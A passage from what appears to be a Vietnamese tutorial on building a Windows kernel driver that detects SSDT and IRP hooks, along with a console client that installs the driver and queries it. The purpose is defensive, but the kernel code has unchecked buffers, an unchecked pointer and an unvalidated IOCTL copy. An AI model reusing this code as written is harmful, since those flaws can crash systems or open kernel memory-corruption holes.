| void IdentifySSDTHooks(void)  {  int i;  for (i = 0; i < KeServiceDescriptorTable.NumberOfServices; i++)  {  if ((KeServiceDescriptorTable.ServiceTableBase[i] < g\_ntoskrnl.base) || (KeServiceDescriptorTable.ServiceTableBase[i] > g\_ntoskrnl.end))  {  KdPrint(("[Detect\_SSDT] Fun %d is hooked at add %x\n", i, KeServiceDescriptorTable.ServiceTableBase[i]));  WCHAR wTemp[200] = { 0 };  WCHAR wNameDriver[50] = { 0 };  WCHAR funName[250] = { 0 };  GetDriverName(KeServiceDescriptorTable.ServiceTableBase[i], wNameDriver);  KdPrint(("Detect: something.... %s", KeServiceDescriptorTable.ParamTableBase[i]));  GetSSDTFunction(i, funName);  swprintf(wTemp, L"\t - Function [%S] is hooked at add [%x] by driver [%S] ", funName, KeServiceDescriptorTable.ServiceTableBase[i], wNameDriver);  KdPrint(("Detect: wTemp = %S", wTemp));  wcscat(wListSSDT, wTemp);  wcscat(wListSSDT, L".\n");  }  }  } |

* 1. **Code detect IRP Hook**

Đối với Detect IRP Hook chúng ta cũng sẽ duyệt lần lượt các driver object và kiểm tra địa chỉ các hàm IRP\_MJ\_FUNCTION có trong khoảng địa chỉ của driver object đó không.

|  |
| --- |
| void IdentifyIRPHooks(PWCHAR pDriverName)  {  UNICODE\_STRING u\_dvPartmgr = RTL\_CONSTANT\_STRING(L"\\Device\\PartmgrControl");  NTSTATUS ntStatus;  PFILE\_OBJECT pFile = NULL;  PDEVICE\_OBJECT pDevice = NULL;  ntStatus = IoGetDeviceObjectPointer(&u\_dvPartmgr, FILE\_READ\_DATA, &pFile, &pDevice);  int i = 0;  for (i = 0; i < IRP\_MJ\_MAXIMUM\_FUNCTION; i++)  {  if ((pDevice->DriverObject->MajorFunction[i] < g\_partmgr.base) || (pDevice->DriverObject->MajorFunction[i] > g\_partmgr.end))  {  WCHAR wTemp[100] = { 0 };  WCHAR wTemp2[100] = { 0 };  WCHAR wNameDriver[50] = { 0 };  GetDriverName(pDevice->DriverObject->MajorFunction[i], wNameDriver);  KdPrint(("[Detect\_IRP] Func %S address %x in driver %S is hooked by %S ", arrIMJFunc1[i], pDevice->DriverObject->MajorFunction[i], pDriverName, wNameDriver));  WCHAR wDataSend[500] = { 0 };  WCHAR wIMJFun[50] = { 0 };  GetIMJFuncName(i, wIMJFun);  if (wcscmp(wNameDriver, L"NoDriver"))  {  swprintf(wTemp, L" is hooked at add [%x] by [%S]", pDevice->DriverObject->MajorFunction[i], wNameDriver);  wcscpy(wDataSend, L"\t- Function ");  wcscat(wDataSend, wIMJFun);  wcscat(wDataSend, L" in ");  wcscat(wDataSend, pDriverName);  wcscat(wDataSend, wTemp);  wcscat(wListIRP, wDataSend);  wcscat(wListIRP, L".\n");  }    }  }  } |

* 1. **Code hàm DeviceIOControl giao tiếp với user-mode**

Để giao tiếp truyền lại dữ liệu từ kernel-mode về user-mode chúng ta sẽ sử dụng hàm DeviceIOControlFunc cho hàm IRP\_MJ\_DEVICE\_CONTROL.

|  |
| --- |
| NTSTATUS DeviceIOControlFunc(IN PDEVICE\_OBJECT pDeviceObject, IN PIRP pIRP)  {  UNREFERENCED\_PARAMETER(pDeviceObject);  if (!g\_pml)  {  return STATUS\_UNSUCCESSFUL;  }  int count;  for (count = 0; count < g\_pml->d\_Modules; count++)  {  DbgPrint("[Detect] module: %s, add begin [%x] to [%x]", g\_pml->a\_Modules[count].c\_Path + g\_pml->a\_Modules[count].us\_NameOffset, (DWORD)g\_pml->a\_Modules[count].p\_Base, (DWORD)g\_pml->a\_Modules[count].p\_Base + g\_pml->a\_Modules[count].ul\_Size);  if (\_stricmp("ntoskrnl.exe", g\_pml->a\_Modules[count].c\_Path + g\_pml->a\_Modules[count].us\_NameOffset) == 0)  {  g\_ntoskrnl.base = (DWORD)g\_pml->a\_Modules[count].p\_Base;  g\_ntoskrnl.end = ((DWORD)g\_pml->a\_Modules[count].p\_Base + g\_pml->a\_Modules[count].ul\_Size);  IdentifySSDTHooks(); // Hàm detect SSDT hook  }  if (\_stricmp("partmgr.sys", g\_pml->a\_Modules[count].c\_Path + g\_pml->a\_Modules[count].us\_NameOffset) == 0)  {  g\_partmgr.base = (DWORD)g\_pml->a\_Modules[count].p\_Base;  g\_partmgr.end = ((DWORD)g\_pml->a\_Modules[count].p\_Base + g\_pml->a\_Modules[count].ul\_Size);  IdentifyIRPHooks(L"partmgr.sys"); // Hàm detect IRP hook  }  }  ExFreePool(g\_pml);  PIO\_STACK\_LOCATION stackLocation = NULL;  WCHAR wMode[10] = { 0 };  //PWCHAR pMode;  ULONG uInputLength;  stackLocation = IoGetCurrentIrpStackLocation(pIRP);  uInputLength = stackLocation->Parameters.DeviceIoControl.InputBufferLength;  KdPrint(("Detect: [%S] input length = %d\n", \_\_FUNCTIONW\_\_, uInputLength));  if (stackLocation->Parameters.DeviceIoControl.IoControlCode == IO\_BUFFER)  {  KdPrint(("Detect: [%S] wMode = %S\n", \_\_FUNCTIONW\_\_, pIRP->AssociatedIrp.SystemBuffer));  }  KdPrint(("Detect: [%S] wListSSDT = %wZ\n", \_\_FUNCTIONW\_\_, wListSSDT));  KdPrint(("Detect: [%S] wListIRP = %wZ\n", \_\_FUNCTIONW\_\_, wListIRP));  if (!wcscmp(L"SSDT", pIRP->AssociatedIrp.SystemBuffer))  {  pIRP->IoStatus.Information = wcslen(wListSSDT) \* 2;  pIRP->IoStatus.Status = STATUS\_SUCCESS;  RtlCopyMemory(pIRP->AssociatedIrp.SystemBuffer, wListSSDT, wcslen(wListSSDT) \* 2);  IoCompleteRequest(pIRP, IO\_NO\_INCREMENT);  }  else  {  pIRP->IoStatus.Information = wcslen(wListIRP) \* 2;  pIRP->IoStatus.Status = STATUS\_SUCCESS;  RtlCopyMemory(pIRP->AssociatedIrp.SystemBuffer, wListIRP, wcslen(wListIRP) \* 2);  IoCompleteRequest(pIRP, IO\_NO\_INCREMENT);  }  wcscpy(wListSSDT, L" ");  wcscpy(wListIRP, L" ");  return STATUS\_SUCCESS;  } |

* 1. **Hàm DriverEntry và DriverUnload**

Hàm DriverEntry thực hiện gán các hàm IRP\_MJ\_FUNCTION, khởi tạo Device mới và SymbolicLink cho Device đó để user-mode có thể truy cập. Hàm DriverUnload thực hiện việc xóa Device và SymbolicLink khi gỡ bỏ driver để tránh bị lỗi kernel dẫn đến lỗi màn hình xanh.

|  |
| --- |
| NTSTATUS DriverEntry(IN PDRIVER\_OBJECT pDriverObject, IN PUNICODE\_STRING pRegistryPath)  {  int count;  g\_pml = NULL;  g\_ntoskrnl.base = 0;  g\_ntoskrnl.end = 0;  NTSTATUS ntStatus;  g\_pml = GetListOfModules(&ntStatus);  UNREFERENCED\_PARAMETER(pRegistryPath);  if (!pDriverObject)  {  KdPrint(("Detect: Tham so khong hop le"));  return STATUS\_INVALID\_PARAMETER;  }  for (USHORT i = 0; i < IRP\_MJ\_MAXIMUM\_FUNCTION + 1; i++)  pDriverObject->MajorFunction[i] = DefaultFunc;  pDriverObject->MajorFunction[IRP\_MJ\_DEVICE\_CONTROL] = DeviceIOControlFunc;  pDriverObject->DriverUnload = DriverUnload;  ntStatus = IoCreateDevice(pDriverObject, 0, &DEVICE\_NAME, FILE\_DEVICE\_UNKNOWN, FILE\_DEVICE\_SECURE\_OPEN, FALSE, &pDriverObject->DeviceObject);  if (!NT\_SUCCESS(ntStatus))  KdPrint(("Detect: Create device error"));  else  KdPrint(("Detect: Create device success"));  ntStatus = IoCreateSymbolicLink(&DEVICE\_SYMBOLIC\_NAME, &DEVICE\_NAME);  if (!NT\_SUCCESS(ntStatus))  KdPrint(("Detect: Create symbolic link error"));  else  KdPrint(("Detect: Create symbolic link success"));  return ntStatus;  }  VOID DriverUnload(IN PDRIVER\_OBJECT pDriverObject)  {  UNREFERENCED\_PARAMETER(pDriverObject);  IoDeleteDevice(pDriverObject->DeviceObject);  IoDeleteSymbolicLink(&DEVICE\_SYMBOLIC\_NAME);  return;  } |

* 1. **Hàm user-mode**

Hàm user-mode cài đặt driver và lấy kết quả từ kernel mode để hiển thị ra với giao diện console.

|  |
| --- |
| #define IO\_BUFFER CTL\_CODE(FILE\_DEVICE\_UNKNOWN, 0x2049, METHOD\_BUFFERED, FILE\_ANY\_ACCESS)  int main()  {  std::cout << "Hello World!\n\n\n";  int iChoose = 3;  char path[256];  char folderPath[256];  char command[256];  GetModuleFileNameA(NULL, path, 256);  GetFolderPath(path, folderPath);  strcat\_s(folderPath, "DetectHook.sys");  sprintf\_s(command, "sc create DetectHook binPath= %s type= kernel", folderPath);  system(command);  system("sc start DetectHook");  system("cls");  while (iChoose)  {  std::cout << "Check hook kernel!!\n\n";  std::cout << "Press 1 to check SSDT hook \n";  std::cout << "Press 2 to check IRP hook \n";  std::cout << "Press 0 to exit program \n\n";  WCHAR wChoice[10] = { 0 };  WCHAR wOutBuff[500] = { 0 };  HANDLE device;  BOOL status = FALSE;  DWORD bytesReturned;  std::cin >> iChoose;  if (iChoose == 0)  {  break;  }  else if (iChoose == 1 || iChoose == 2)  {  if (iChoose == 1)  {  wcscpy\_s(wChoice, L"SSDT");  }  else  wcscpy\_s(wChoice, L"IRP");  device = CreateFileW(L"\\\\.\\DetectHookS", GENERIC\_ALL, 0, 0, OPEN\_EXISTING, FILE\_ATTRIBUTE\_SYSTEM, 0);  if (device == INVALID\_HANDLE\_VALUE)  {  std::cout << "Can not open device, err = " << GetLastError() << std::endl;  system("pause");  system("sc stop DetectHook");  system("sc delete DetectHook");  return FALSE;  }  status = DeviceIoControl(device, IO\_BUFFER, wChoice, sizeof(wChoice), wOutBuff, sizeof(wOutBuff), &bytesReturned, (LPOVERLAPPED)NULL);  std::wcout << L"\nResult is:\n\n" << wOutBuff << std::endl;  CloseHandle(device);  system("pause");  system("cls");  }  else  {  std::cout << "Input Error !! ";  system("pause");  system("cls");  }    }  system("sc stop DetectHook");  system("sc delete DetectHook");  return 0;  } |